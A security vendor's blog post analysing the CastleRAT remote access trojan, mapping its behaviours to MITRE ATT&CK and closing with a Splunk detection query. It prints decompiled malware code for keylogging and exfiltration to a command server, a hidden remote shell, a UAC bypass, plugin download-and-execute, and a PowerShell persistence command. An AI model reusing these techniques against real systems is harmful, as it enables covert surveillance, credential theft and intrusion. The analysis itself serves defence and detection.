

Behind the Walls: Techniques and Tactics in Castle RAT Client Malware

 splunk.com/en_us/blog/security/castlerat-malware-detection-splunk-mitre-attck.html

```
text:0000020B404A5380 lpMem      = qword ptr -10h
text:0000020B404A5380
text:0000020B404A5380          sub     rsp, 38h
text:0000020B404A5384          mov     [rsp+38h+Source], 0
text:0000020B404A538D          mov     [rsp+38h+lpMem], 0
text:0000020B404A5396          mov     r9d, 50h ; 'P'
text:0000020B404A539C          xor     r8d, r8d
text:0000020B404A539F          lea     rdx, aLineFields1474 ; "line/?fields=147457"
text:0000020B404A53A6          lea     rcx, ahWwIpApiCom ; "www.ip-api.com"
text:0000020B404A53AD          call    mw_win_http_read_data
text:0000020B404A53B2          mov     [rsp+38h+lpMem], rax
text:0000020B404A53B7          cmp     [rsp+38h+lpMem], 0
text:0000020B404A53BD          jnz     short loc_20B404A53C6
text:0000020B404A53BF          xor     eax, eax
text:0000020B404A53C1          jmp     loc_20B404A54C2
```

Several threat groups are using different malware to target hosts and networks, and one of the newest payloads seen this year is CastleRAT. First observed around March 2025, CastleRAT is a Remote Access Trojan (RAT) that comes in two main builds: a Python version and a compiled C version. They share core goals but differ in some capabilities and how they move around. The Python build is lighter and easier to inspect, while the C build is more powerful and can include extra features.

[Splunk Threat Research Team](#) (STRT) analyzed the Python and C compiled executable variants of this CastleRAT malware and found that it communicates with a command-and-control (C2) server using a simple RC4 algorithm, with a hardcoded key for both encryption and decryption. The malware gathers basic system information, such as computer name, username, machine GUID, public IP address, and product/version details which it then transmits to the C2 server. Additionally, it can download and execute further files from the server and provides a remote shell, allowing an attacker to run commands on the compromised machine. In practice, this means that an infected host will contact an external server, send identifying information, and then receive instructions or additional tools from the attacker.

In this blog, STRT will focus on the C-compiled version of CastleRAT to pull out the MITRE ATT&CK tactics, techniques, and procedures (TTPs) we can use to build Splunk detections and classify the threat. The C variant tends to be stealthier and may include extra capabilities such as keystroke capture, screen grabs, or more persistent installation methods, so looking for unusual outbound connections, one-line PowerShell or script downloads, unexpected new binaries in user folders, and signs of RC4-like encrypted traffic are good starting points. We'll translate those behaviors into practical detection rules and an analyst playbook for containment and investigation.

Analysis

System Information Discovery (T1082)

This CastleRAT client gathers basic system details from a compromised host, including the computer name, username, machine GUID, Product name, and uses the free web service [www\[ip-api\]com](http://www.ip-api.com) to obtain the public IP. It then sends that information to its command and-control server as part of the malware for regular beaconing.

```
text:0000020B404A5380 lpMem = qword ptr -10h
text:0000020B404A5380 sub    rsp, 38h
text:0000020B404A5384 mov    [rsp+38h+Source], 0
text:0000020B404A538D mov    [rsp+38h+lpMem], 0
text:0000020B404A5396 mov    r9d, 50h ; 'P'
text:0000020B404A539C xor    r8d, r8d
text:0000020B404A539F lea    rdx, aLineFields1474 ; "line/?fields=147457"
text:0000020B404A53A6 lea    rcx, aWwwIpApiCom ; "www.ip-api.com"
text:0000020B404A53AD call   mw_win_http_read_data
text:0000020B404A53B2 mov    [rsp+38h+lpMem], rax
text:0000020B404A53B7 cmp    [rsp+38h+lpMem], 0
text:0000020B404A53BD jnz    short loc_20B404A53C6
text:0000020B404A53BF xor    eax, eax
text:0000020B404A53C1 jmp    loc_20B404A54C2
```

Figure 01: CastleRAT beacon and C2 communication flow.

Clipboard Data (T1115)

CastleRAT launches multiple threads within its process on the compromised machine. Each thread carries out different malicious activities to achieve the attacker's goals, and one of those techniques is the collection of Clipboard data. This data content is being sent back to the attacker, because users often copy credentials or cryptocurrency addresses. Clipboard scraping is an easy way for malware to harvest sensitive information such as usernames, passwords, and wallet strings.

```

1 void *__fastcall mw_parse_clipboard(__int64 a1, __int64 a2, double size)
2 {
3     __int64 clip_data_len; // rax
4     __m128i *clip_data; // [rsp+20h] [rbp-18h]
5     void *dest_buff; // [rsp+28h] [rbp-10h]
6
7     dest_buff = 0i64;
8     if ( !IsClipboardFormatAvailable(CF_TEXT) || !OpenClipboard(0i64) )
9         return 0i64;
10    clip_data = GetClipboardData(CF_UNICODETEXT);
11    if ( clip_data )
12    {
13        clip_data_len = mw_wcslen(clip_data);
14        dest_buff = j__calloc_base(1ui64, 2 * clip_data_len + 4);
15        mw_memmove(dest_buff, clip_data, size);
16    }
17    CloseClipboard();
18    return dest_buff;
19 }

```

Figure 02: CastleRAT Clipboard Data Collection

CastleRAT also hijacks the clipboard and simulates paste actions to exfiltrate data stealthily. Rather than opening its own network socket or calling obvious network APIs, the malware copies harvested information to the clipboard and invokes **SendInput()** (or synthesizes a Ctrl+V) to paste that data into a benign-looking application or web form (for example, a chat client or browser field). By piggybacking on normal user-visible actions, this technique reduces noisy network artifacts and blends exfiltration into ordinary activity, complicating detection and forensic attribution.

```

54     mw_heap_free(Source);
55     break;
56 }
57 if ( OpenClipboard(0i64) )
58 {
59     EmptyClipboard();
60     hMem = GlobalAlloc(0x2000u, v2 + 1);
61     Dest = GlobalLock(hMem);
62     strcpy(Dest, Source);
63     GlobalUnlock(hMem);
64     SetClipboardData(1u, hMem);
65     CloseClipboard();
66     mw_memset(pInputs, 0, 0xA0ui64);
67     pInputs[0].type = INPUT_KEYBOARD;
68     pInputs[0].mi.dy = 0;           // key down
69     pInputs[0].ki.wVk = VK_CONTROL;
70     pInputs[1].type = INPUT_KEYBOARD;
71     pInputs[1].mi.dy = 0;
72     pInputs[1].ki.wVk = 'V';
73     pInputs[2].type = INPUT_KEYBOARD;
74     pInputs[2].mi.dy = 2;
75     pInputs[2].ki.wVk = 'V';
76     pInputs[3].type = INPUT_KEYBOARD;
77     pInputs[3].mi.dy = 2;           // key up
78     pInputs[3].ki.wVk = VK_CONTROL;
79     SendInput(4u, pInputs, 40);
80 }
81 mw_heap_free(Source);
82 }
83 else
84 {
85     SendInput(1u, &v8, 40);
86 }

```

Figure 03: CastleRAT Hijack Clipboard via Paste Command Input.

Ingress Tool Transfer (T1105)

This RAT uses the RC4 stream cipher to encrypt and decrypt data sent to and received from its command-and-control server. Figure 4 shows a code snippet from a thread that handles the decryption of CastleRAT DLL plugins downloaded from its C2 server and then launches those plugins using the Windows utility rundll32.exe.

```

43     socket.m128i_i32[0] = 0;
44     if ( mw_encrypt_send_data(socket.m128i_u64[1], &socket, 4) )
45     {
46         lpBuffer = j__calloc_base(1ui64, 0xFFFFui64);
47         while ( mw_decrypt_rcv_data(socket.m128i_u64[1], &nNumberOfBytesToWrite, 4) )
48         {
49             if ( !nNumberOfBytesToWrite )
50             {
51                 CloseHandle(hFile);
52                 hFile = 0i64;
53                 StartupInfo.cb = 104;
54                 if ( config_data->process_flag == 1 )
55                 {
56                     lprundll32_app = Dst;
57                     CreateProcessW(Dst, 0i64, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
58                 }
59                 if ( config_data->process_flag == 2 )
60                 {
61                     lprundll32_app = aCWindowsSystem_7;
62                     if ( !LOWORD(config_data->dword_261) )
63                         LOWORD(config_data->dword_261) = 100;
64                     mw_fmt_str(CommandLine, aRundll32WsWs, Dst, &config_data->dword_261);
65                     CreateProcessW(
66                         lprundll32_app,
67                         CommandLine,
68                         0i64,
69                         0i64,
70                         0,
71                         0,
72                         0i64,
73                         0i64,
74                         &StartupInfo,
75                         &ProcessInformation);
76                 }
77                 socket.m128i_i32[0] = GetLastError();
78                 mw_encrypt_send_data(socket.m128i_u64[1], &socket, 4);

```

0001F67E mw_create_process:64 (20B404C027E) (Synchronized with IDA View-A)

IDA View-A

```

.data:0000020B404F8FD0 aCWindowsSystem_7: ; DATA XREF: mw_create_process+374fo
.data:0000020B404F8FD0 text "UTF-16LE", 'C:\Windows\System32\rundll32.exe',0
.data:0000020B404F9012 align 8
.data:0000020B404F9018 aRundll32WsWs: ; DATA XREF: mw_create_process+3CEfo
.data:0000020B404F9018 text "UTF-16LE", 'rundll32 "%ws" %ws',0
.data:0000020B404F903E align 20h

```

Figure 04: CastleRAT Loading of .DLL Plugins.

Masquerading (T1036)

Figure 05.A shows a screenshot where CastleRAT reads and sets an environment variable that is disguised to appear like a legitimate Python or Java component. The malware uses this variable as a hidden pointer that other threads within its process can access to read and write monitored data, such as keystrokes, executed processes, browsing history, and other collected information, as illustrated in Figure 05.B. Figure 05.A also highlights the initial configuration of the SetWindowsHookEx() Windows API, which CastleRAT relies on to implement its keylogging technique.

```

1 __int64 mw_parse_clipboard_data()
2 {
3     castleStruct1 v1; // [rsp+44h] [rbp-64h] BYREF
4     HHOOK hhk; // [rsp+50h] [rbp-58h]
5     HANDLE v3; // [rsp+58h] [rbp-50h]
6     int v4; // [rsp+60h] [rbp-48h]
7     struct tagMSG Msg; // [rsp+68h] [rbp-40h] BYREF
8
9     memset(&Msg, 0, sizeof(Msg));
10    hhk = 0i64;
11    v4 = 0;
12    *&v1.parse_clipboard_data_thread_id = 0i64;
13    v3 = 0i64;
14    v1.temp_thread_id = 0;
15    if ( dw_process_token_info.m128i_i32[0] )
16        ExpandEnvironmentStringsW(lpSrc, FileName, 0x104u); // %LOCALAPPDATA%\PythonFilee
17    else
18        ExpandEnvironmentStringsW(lpSrc_0, FileName, 0x104u); // %LOCALAPPDATA%\JavaFilee',0
19    *&v1.parse_clipboard_data_thread_id = CreateFileW(FileName, 0xC0000000, 7u, 0i64, 4u, 0, 0i64);
20    if ( *&v1.parse_clipboard_data_thread_id == INVALID_HANDLE_VALUE )
21        return 0i64;
22    CloseHandle(*&v1.parse_clipboard_data_thread_id);
23    v3 = mw_exec_thread(0i64, 0i64, mw_register_class_call_back, 0i64, 0, &v1);
24    CloseHandle(v3);
25    hhk = SetWindowsHookExW(13, fn, 0i64, 0);
26    if ( hhk )
27    {
28        while ( GetMessageW(&Msg, 0i64, 0, 0) )
29        {
30            TranslateMessage(&Msg);
31            DispatchMessageW(&Msg);
32        }
33        UnhookWindowsHookEx(hhk);
34    }
35    return 0i64;
36}

```

Figure 05.A: CastleRAT Dropped Copy Setup.

```

[13:53 31.10.2025] Relyze 4.0.0 - C:\Temp\castlerat_SEMIFIX.exe
chhrroommee

C:\Program Files\Google\Chrome\Application\chrome.exe
-----

[13:53 31.10.2025] *C:\Temp\test.py - Notepad++ [Administrator]
"
-----

[13:53 31.10.2025] *C:\Temp\test.py - Notepad++ [Administrator]
""""DC3DC3
-----

[13:53 31.10.2025] C:\Temp\test.py - Notepad++ [Administrator]
cmdline
-----

[13:53 31.10.2025] *C:\Temp\test.py - Notepad++ [Administrator]
DC3DC3
-----

[13:54 31.10.2025] test.py - C:\Temp\test.py (3.14.0)
# Either pass app name or command line (if passing command line, it must be writable)
application = r"C:\Program Files\Google\Chrome\Application\chrome.exe"
cmdline = r"--mute-audio --do-not-de-elevate"
# cmdline = ctypes.create_unicode_buffer(r"C:\Windows\System32\notepad.exe") # alternative

```

Figure 05.B: CastleRAT %appdata%/PythonFilee dropped File

Keylogging (T1056.001)

The screenshot below shows CastleRAT creating a new thread that handles RC4-encrypting a file and sending captured keystrokes to the attacker's server. The malware intercepts keyboard input, writes it to a keylog.txt file, encrypts that file with RC4, and then exfiltrates the encrypted data to its C2 endpoint.

```
1 __int64 __fastcall mw_send_keylog_txt_to_c2_thread(__int64 a1, __int64 a2, double a3)
2 {
3     __int64 v4; // [rsp+30h] [rbp-28h] BYREF
4     void *v5; // [rsp+38h] [rbp-20h]
5     void *v6; // [rsp+40h] [rbp-18h]
6     HANDLE hObject; // [rsp+48h] [rbp-10h]
7
8     v6 = j__calloc_base(1ui64, 0x418ui64);
9     v5 = j__calloc_base(1ui64, 0x18ui64);
10    hObject = 0i64;
11    LODWORD(v4) = 0;
12    mw_memmove(v6, aKeylogTxt, a3);
13    mw_memmove(v6 + 520, FileName, a3);
14    *v5 = a1;
15    *(v5 + 1) = v6;
16    *(v5 + 2) = a2;
17    hObject = mw_exec_thread(0i64, 0i64, mw_read_file_send__to_c2, v5, 0, &v4);
18    CloseHandle(hObject);
19    return 0i64;
20 }
```

Figure 06: CastleRAT Key log Exfiltration.

Inter-Process Communication(T1559)

CastleRAT can give an attacker a remote shell on an infected machine by sending backdoor commands to the RAT client running on the victim. Rather than simply launching a visible cmd.exe or powershell.exe window, one technique we observed is that this malware spawns a terminal process using anonymous [inter-process communication \(IPC\)](#) pipes. In practice the malware creates a pair of anonymous pipes and starts the chosen shell with its standard input, output and error handles redirected to those pipes; the RAT then writes commands into the shell's input pipe and reads the command output from the shell's output pipe. To the attacker this behaves like an interactive shell, but it runs without a user seeing a console window and without the shell being directly connected to a keyboard or desktop session.

```

s = mw_connect_c2_server(host_name, 2);
if ( s == -1i64 )
    return 0i64;
src_data.m128i_i64[0] = 10i64;
if ( mw_encrypt_send_data(s, &src_data, 16) )
{
    CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0x7FFFu);
    CreatePipe(&v13, &v18, &PipeAttributes, 0x7FFFu);
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.wShowWindow = 0;
    StartupInfo.hStdInput = v13;
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdError = hWritePipe;
    CreateProcessW(lpApplicationName, 0i64, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
    v11 = j__calloc_base(1ui64, 0x18ui64);
    *v11 = s;
    *(v11 + 1) = v18;
    *(v11 + 2) = hReadPipe;
    hObject = mw_exec_thread(0i64, 0i64, sub_20B404A2680, v11, 0, &v15);
    while ( PeekNamedPipe(hReadPipe, 0i64, 0, 0i64, &TotalBytesAvail, 0i64) )
    {
        if ( TotalBytesAvail )
        {
            lpBuffer = 0i64;
            lpWideCharStr = 0i64;
            lpBuffer = j__calloc_base(1ui64, TotalBytesAvail + 2);
            v4 = ReadFile(hReadPipe, lpBuffer, TotalBytesAvail, &v15 + 1, 0i64);
            if ( v4 )
            {
                cchWideChar = MultiByteToWideChar(CodePage, 0, lpBuffer, TotalBytesAvail, 0i64, 0);
                if ( cchWideChar )
                {
                    lpWideCharStr = j__calloc_base(1ui64, (2 * cchWideChar + 2));
                    MultiByteToWideChar(CodePage, 0, lpBuffer, TotalBytesAvail, lpWideCharStr, cchWideChar);
                    src_data.m128i_i64[0] = 7i64;
                    src_data.m128i_i64[1] = 2 * mw_wcslen(lpWideCharStr);
                    v4 = mw_encrypt_send_data(s, &src_data, 16);
                    if ( v4 )
                    {
                        v3 = mw_wcslen(lpWideCharStr);
                        v4 = mw_encrypt_send_data(s, lpWideCharStr, 2 * v3);
                    }
                }
            }
        }
    }
}

```

Figure 07: CastleRAT Inter-Process Communication Pipes

Browser Session Hijacking (T1185)

CastleRAT has been observed killing a running browser (e.g. brave.exe, chrome.exe, msedge.exe and firefox.exe) and launching a new Chromium-based process with audio-related command-line flags so the malware can monitor or control audio behavior without alerting the user. By relaunching the browser this way, the RAT can ensure the browser behaves in a predictable, quiet mode that makes audio interception and automated control easier and less likely to produce visible audio notifications or system prompts.

```

48     }
49     else
50     {
51         if ( (a1 & 4) != 0 )
52             mw_fmt_str(CommandLine, a1, NoDeelevate, ApplicationName);
53         else
54             mw_fmt_str(CommandLine, a1, MuteAudioDoN, ApplicationName);
55         for ( i = 0; i < 2; ++i )
56         {
57             mw_kill_browser_process(a1);
58             Sleep(0xC8u);
59         }
60     }
61     CreateProcessW(ApplicationName, CommandLine, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
62     if ( ProcessInformation.hProcess )
63     {
64         CloseHandle(ProcessInformation.hProcess);
65         CloseHandle(ProcessInformation.hThread);
66     }
67 }
68 }

```

000056CE mw_kill_browser_process_thread:54 (20B404A62CE) (Synchronized with IDA View-1)

IDA View-A

```

.data:0000020B404F8BF0 a1:NoDeelevate: ; DATA XREF: mw_kill_browser_process_thread+22Ffo
.data:0000020B404F8BF0      text "UTF-16LE", "%hs" --no-deelevate',0
.data:0000020B404F8C18      align 20h
.data:0000020B404F8C20 a1:MuteAudioDoN: ; DATA XREF: mw_kill_browser_process_thread+24Efo
.data:0000020B404F8C20      text "UTF-16LE", "%hs" --mute-audio --do-not-de-elevate',0
.data:0000020B404F8C6E      align 10h

```

Figure 08: CastleRAT Muted Chrome Browser Process

Video Capture(T1125)

CastleRAT calls **MFEnumDeviceSources()** API for accessing and enumerating media capture devices (webcams, microphones) via Microsoft's Media Foundation. The attacker uses this for two simple reasons: first, to discover whether a camera or microphone exists on the host, so they know if spying is possible; and second, to choose and initialize a device before starting to capture.

```

1  int64 __fastcall mw_enumerate_media_devices(__m128i *a1)
2  {
3      HRESULT v2; // [rsp+20h] [rbp-28h]
4      IMFAttributes *ppMFAttributes; // [rsp+28h] [rbp-20h] BYREF
5      HRESULT (__stdcall *v4)(IMFAttributes *, const GUID *const, const GUID *const); // [rsp+30h] [rbp-18h]
6
7      ppMFAttributes = 0i64;
8      mw_memset(a1 + 2, 0, 0x10ui64);
9      v2 = MFCreateAttributes(&ppMFAttributes, 1u);
10     if ( v2 >= 0 )
11     {
12         v4 = ppMFAttributes->lpVtbl->SetGUID;
13         v2 = (v4)(ppMFAttributes, &unk_20B404E51A0, &unk_20B404E51B0);
14         if ( v2 >= 0 )
15             v2 = MFEnumDeviceSources(ppMFAttributes, &a1[2], &a1[2].m128i_u32[2]);
16     }
17     sub_20B404C0D60(&ppMFAttributes);
18     return v2;
19 }

```

Figure 09: CastleRAT Media Capture Device Enumeration


Rundll32 (T1218.011)

Aside from launching a browser with a muted and de-elevated flag, it can also execute an interesting shell32.dll export function to open the “run” dialog box. This technique can be very useful to present a dialog where a user might be tricked into typing or pasting a command, path, or credentials useful for interactive social-engineering flows.

Rundll32.exe shell32.dll, #61

Scheduled Task/Job (T1053)

The PowerShell script in Figure 10 instructs CastleRAT to register a Scheduled Task that runs a local copy of the malware at system startup. This ensures persistence after system reboot and can be used to escalate or sustain elevated privileges.



```
.data:00000208404F80B7 align 20h
.data:00000208404F80C0 dq offset aPowershellExeT ; "powershell.exe $t_name = 'JAVA_V3'; $t_...
.data:00000208404F80C8 align 10h
.data:00000208404F80D0 aPowershellExeT: ; DATA XREF: .data:00000208404F80C0fo
.data:00000208404F80D0 text "UTF-16LE", 'powershell.exe $t_name = ',27h,'JAVA_V3',27h,'; $t_
.data:00000208404F80D0 text "UTF-16LE", 'action = New-ScheduledTaskAction -Execute ',27h,'%w
.data:00000208404F80D0 text "UTF-16LE", 's',27h,'; $interval = New-Timespan -Minutes 2; $t_t
.data:00000208404F80D0 text "UTF-16LE", 'riggerRepeat = New-ScheduledTaskTrigger -Repetition'
.data:00000208404F80D0 text "UTF-16LE", 'Interval $interval -At 00:00 -Once; $t_triggerLogon'
.data:00000208404F80D0 text "UTF-16LE", ' = New-ScheduledTaskTrigger -AtLogon -User $env:USE'
.data:00000208404F80D0 text "UTF-16LE", 'RNAME; $t_settings = New-ScheduledTaskSettingsSet -'
.data:00000208404F80D0 text "UTF-16LE", 'AllowStartIfOnBatteries -DontStopIfGoingOnBatteries'
.data:00000208404F80D0 text "UTF-16LE", ' -StartWhenAvailable -DontStopOnIdleEnd -DisallowHa
.data:00000208404F80D0 text "UTF-16LE", 'rdTerminate -ExecutionTimeLimit 0; Register-Schedul
.data:00000208404F80D0 text "UTF-16LE", 'edTask -TaskName $t_name -RunLevel Highest -Action'
.data:00000208404F80D0 text "UTF-16LE", '$t_action -Trigger $t_triggerLogon, $t_triggerRepea
.data:00000208404F80D0 text "UTF-16LE", 't -Settings $t_settings; Start-ScheduledTask -TaskN'
.data:00000208404F80D0 text "UTF-16LE", 'ame $t_name; exit;',0
.data:00000208404F85F4 align 8
```

Figure 10: CastleRAT Persistence

Screen Capture(T1113)

CastleRAT spawns a dedicated background thread that periodically captures screenshots of the active desktop on the compromised host. These screen captures allow the operator to harvest sensitive information displayed in user sessions such as open documents, credentials, or other on-screen data which the malware packages and exfiltrates back to its C2 server for further exploitation.

```

if ( v1 != -1i64 )
{
    v13.m128i_i64[0] = 129i64;
    v13.m128i_i64[1] = v21;
    mw_encrypt_send_data(v1, &v13, 16);
    while ( IsWindow(hWnd) && IsWindowVisible(hWnd) && mw_decrypt_rcv_data(s, &v14.dword_2, 16) )
    {
        SetWindowPos(hWnd, 0i64, 0, 0, v16 - v14.dword_2, v17 - v15, 2u);
        GetWindowRect(hWnd, &Rect);
        v12 = CreateCompatibleDC(hdc);
        hdcBlt = CreateCompatibleDC(hdc);
        h = CreateCompatibleBitmap(hdc, Rect.right - Rect.left, Rect.bottom - Rect.top);
        SelectObject(hdcBlt, h);
        PrintWindow(hWnd, hdcBlt, 2u);
        v9 = mw_send_screenshot_to_c2(s, &v14.dword_2, v12, hdcBlt, &Rect);
        if ( h )
            DeleteObject(h);
        if ( v12 )
            DeleteDC(v12);
        if ( hdcBlt )
            DeleteDC(hdcBlt);
        if ( !v9 )
            break;
    }
}

```

Figure 11: CastleRAT Screen Capture

Dead Drop Resolver (T1102.001)

CastleRAT also leverages legitimate external websites such as Steam Community pages as benign-looking dead-drop resolvers to host or reference data that can point to additional C2 infrastructure. Operators may post seemingly innocuous content or encoded payload metadata to these pages, allowing the malware to retrieve configuration or follow-up instructions while blending communications with normal web traffic.

```

1 __int64 __fastcall mw_steam_http_read_data(char *a1, int a2)
2 {
3     char *Source; // [rsp+20h] [rbp-28h]
4     void *lpMem; // [rsp+28h] [rbp-20h]
5     __int64 v5[3]; // [rsp+30h] [rbp-18h] BYREF
6
7     lpMem = mw_win_http_read_data(aSteamcommunity, aIdKrouvhsin342, 1, 0x180u);
8     v5[0] = 0i64;
9     if ( lpMem )
10    {
11        Source = sub_20B404A8FF0(lpMem, aMetaSProperty0, v5);
12        EnterCriticalSection(&stru_20B404FA9B8);
13        mw_memset(a1, 0, a2);
14        if ( Source )
15        {
16            strcpy(a1, Source);
17            mw_heap_free(Source);
18        }
19        LeaveCriticalSection(&stru_20B404FA9B8);
20        mw_heap_free(lpMem);
21    }
22    return 0i64;
23 }

```

00003CD0 mw_steam_http_read_data:7 (20B404A48D0) (Synchronized with IDA View-A)

IDA View-A

```

.data:0000020B404F8970 aIdKrouvhsin342: ; DATA XREF: mw_steam_http_read_data+19fo
.data:0000020B404F8970 text "UTF-16LE", 'id/krouvhsin34287f7h3',0
.data:0000020B404F899C align 20h
.data:0000020B404F89A0 aSteamcommunity: ; DATA XREF: mw_steam_http_read_data+20fo
.data:0000020B404F89A0 text "UTF-16LE", 'steamcommunity.com',0
.data:0000020B404F89C6 align 10h
.data:0000020B404F89D0 aMetaSProperty0 db '<meta\s+property="og:title"\s+content="Steam Community :: ([^"])[0'
.data:0000020B404F89D0 ; DATA XREF: mw_steam_http_read_data+50fo
.data:0000020B404F89D0 db ',255))\''',0
.data:0000020B404F8A1A align 20h
.data:0000020B404F8A20 ; WCHAR get_pwszVerb

```

Figure 12: CastleRAT Dead Drop Resolver

Bypass User Account Control (T1548.002)

CastleRAT abuses the [Appinfo](#) service UUID to ask Windows to launch a trusted binary (ComputerDefaults.exe) under a privileged context. It then attaches a debug thread (ThreadDebugObject) and monitors a specific debug event (event 3) to learn when the target process exposes a handle. Observing that event lets the malware identify a process handle it can duplicate via **NtDuplicateObject ()** API. The duplicated handle is then inherited or injected into a newly spawned malware process, granting access to the privileged target. This handle-stealing pattern enables stealthy privilege escalation and in-memory tampering while minimizing on-disk footprints and complicates forensic analysis and remediation efforts.

```

35 else
36 {
37     NtRemoveProcessDebug(*ProcessHandle, ProcessInformation);
38     TerminateProcess(*ProcessHandle, 0);
39     CloseHandle(*ProcessHandle[8]);
40     CloseHandle(*ProcessHandle);
41     mw_nemset(ProcessHandle, 0, 0x10000);
42     if ( mw_apointinfo_rpc_server_uuid(
43         aCWindowsSystem_2,
44         aCWindowsSystem_1,
45         1,
46         1025,
47         aCWindows_0,
48         aMinsta0Default_0,
49         0x10000,
50         -1,
51         0,
52         ProcessHandle ) )
53     {
54         DbgUiSetThreadDebugObject(ProcessInformation);
55         SourceProcessHandle = 0x10000;
56         while ( WaitForDebugEvent(&DebugEvent, 0xffffffff) )
57         {
58             v8 = DebugEvent.dwDebugEventCode;
59             if ( DebugEvent.dwDebugEventCode == 3 )
60                 SourceProcessHandle = DebugEvent.u.Exception.ExceptionRecord.ExceptionRecord;
61             if ( SourceProcessHandle )
62                 break;
63             ContinueDebugEvent(DebugEvent.dwProcessId, DebugEvent.dwThreadId, 0x10000);
64         }
65         if ( SourceProcessHandle )
66         {
67             TargetHandle = 0x10000;
68             v3 = NtDuplicateObject(
69                 SourceProcessHandle,
70                 0xffffffffffffffff,
71                 0xffffffffffffffff,
72                 &TargetHandle,
73                 0x10000,
74                 0,
75                 0);
76             if ( v3 >= 0 )
77             {
78                 mw_process_handle_inheritance(TargetHandle, module_file_name, commandline);
79                 NtClose(TargetHandle);
80             }
81             DbgUiSetThreadDebugObject(0x10000);
82             if ( ProcessInformation )
83                 NtClose(ProcessInformation);
84             CloseHandle(SourceProcessHandle);
85             CloseHandle(*ProcessHandle[8]);
86             TerminateProcess(*ProcessHandle, 0);
87             CloseHandle(*ProcessHandle);
88             result = v3;
89         }
90         else
91         {
92             result = 0x10000;
93         }
94     }
95     else
96     {
97         result = 0x10000;
98     }

```

Figure 13: CastleRAT UAC Bypass

ComputerDefaults.exe	304 K	296 K	6... Set Program Access
castlerat_SEMIFIX.exe	<... 3,06...	11,172 K	4...
ComputerDefaults.exe	300 K	296 K	6... Set Program Access
castlerat_SEMIFIX.exe	<... 2,90...	10,944 K	6...

Figure 14: CastleRAT UAC Bypass Process Tree

Detections

The STRT developed a [CastleRAT analytic story](#) featuring **16 detections** designed to identify and mitigate this malware threat. Key detections are highlighted below. **16 detections** designed to identify and mitigate this malware threat. Key detections are highlighted below.

Windows Computer Defaults Spawning a Process

The following analytic detects the spawning of ComputerDefaults.exe, a Windows system process used to manage default application associations. While normally legitimate, this process can be exploited by attackers to bypass User Account Control (UAC) and execute unauthorized code with elevated privileges.

Splunk SPL

Windows Computer Defaults Spawning a Process

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
    as lastTime from datamodel=Endpoint.Processes where
Processes.parent_process_name=ComputerDefaults.exe

    by Processes.action Processes.dest Processes.original_file_name Processes.parent_process
    Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
    Processes.parent_process_name Processes.parent_process_path Processes.process
Processes.process_exec

    Processes.process_guid Processes.process_hash Processes.process_id
Processes.process_integrity_level

    Processes.process_name Processes.process_path Processes.user Processes.user_id
Processes.vendor_product

| `drop_dm_object_name(Processes)`

| `security_content_ctime(firstTime)`

| `security_content_ctime(lastTime)`
```

